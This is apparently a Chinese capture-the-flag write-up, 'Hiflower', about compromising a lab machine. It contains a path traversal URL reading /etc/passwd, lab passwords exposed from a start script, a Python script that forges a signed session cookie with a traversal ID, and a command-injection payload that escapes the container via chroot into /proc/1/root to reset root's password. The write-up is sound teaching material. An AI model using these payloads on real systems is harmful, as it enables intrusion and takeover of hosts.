Hiflower by zemu

信息收集

扫到 80 3000 8080 三个有价值的端口

3000 是一个管理系统，但是注册登录之后发现 cookie 不是 JWT 或者常见的认证方式

然后 尝试了 admin 发现已经被注册过了，但是爆破了 100w 个密码也没有出来，应该也不是弱口令

所以转战了 8080 端口


8080 端口路径遍历

进去一看这个 URL http://192.168.0.11:8080/?file=rose.txt

一眼路径遍历，这种用 GET 传参数看文件的方式出 路径遍历 漏洞最狠了

使用http://192.168.0.11:8080/?file=../../../../../../../../../../../../../../../../../../../etc/passwd

发现有路径遍历漏洞



> 后面 IP 地址由于我重启了一下虚拟机变动了一下

然后使用http://192.168.0.7:8080/?file=../../../../../../../../../../../../../../../../../app/start.sh

找到了 一个定时任务 ，root 和 sublarge 的 ssh 密码， user 的 flag，/app/wiki_server.js 和 /app/server.js

```
#!/bin/bash

# 添加一个定时任务
echo '* * * * * root bash /opt/flower.sh 2>/dev/null' > /etc/cron.d/flower
chmod 0644 /etc/cron.d/flower

# 容器添加 普通用户sublarge
useradd -m -s /bin/bash -d /home/Sublarge Sublarge
echo "Sublarge:FyWYmPMYm5uxhOOu95ToErTG" | chpasswd
echo "root:B7aB+qQMQAiVusinm7ThTfp1" | chpasswd

echo 'flag{user-3c740d7592b945f99367f07a6bf7f87f}' > /home/Sublarge/user.txt

# 在后台启动 cron 服务
service cron start &

# 以后台模式启动 Wiki 服务
node /app/wiki_server.js &

# 以前台模式启动主应用，这样容器日志主要显示主应用的
# 这里的 exec 可以让 node 进程替换 shell 进程，接收系统信号
exec node /app/server.js
```

从 /app/server.js 里找到了 3000 端口的 admin 的账号密码，但是没什么用，是个假 flag

不过还找到了 `createFileSessionStorage + commitSession` 以及 `session` 的密钥

同时发现是 `@react-router/node` 这个组件库里的

组件漏洞 & 劫持session存储路径 & 修改定时脚本

根据 `CVE-2025-61686` 可以发现 `@react-router/node 7.0.0~7.9.3` 这些版本中 `createFileSessionStorage` 在不安全配置下可能出现目录穿越式读写

同时根据代码逻辑猜想 每次提交都会触发一次服务端写文件

而查阅具体实现可以发现 `commitSession -> updateData(id, ...) -> getFile(dir, id)`

所以可以直接控制 `session` 的 `ID` 修改 `session` 保存路径到 `/opt/flower.sh`

同时查阅该组件库的具体实现可以发现其 `session` 的组合逻辑

`session=<base64(JSON.stringify(id))>.<base64(hmac_sha256(前半段,secret))`

最后去掉 `session` 中末尾的 `=`

下面是 `python` 模拟代码

代码块

```
import base64 , hmac , hashlib , json , urllib.parse

sid = "../../../../../../../../opt/flower.sh"
secret = b"mazesec"

key = base64.b64encode(json.dumps(sid).encode()).decode()
value = base64.b64encode(hmac.new(secret , key.encode() , hashlib.sha256).digest()).decode().rstrip("=")

cookie = urllib.parse.quote(f"{key}.{value}", safe='')
print("session=" + cookie)
```

生成了伪造的 `session` ：
`Ii4uLy4uLy4uLy4uLy4uLy4uLy4uL29wdC9mbG93ZXIuc2gi.1D5xASxInmoUq08Af1b%2FurR2xEdmvJnQAJxewogtBOs`

又根据 `server.js` 里的 `const userId = session.get("userId");`

所以我们只需要把 `payload` 放到 用户名 里面即可

根据之前的 定时任务 发现应该是容器内的脚本，可以进行容器逃逸

代码块

```
$(printf root:RootTmp2026 | /usr/sbin/chroot /proc/1/root /usr/sbin/chpasswd; /usr/sbin/chroot /proc/1/root /usr/bin/id > /app/docs/pass_reset_ok.txt 2>&1)
```

然后就成功修改了 root 的密码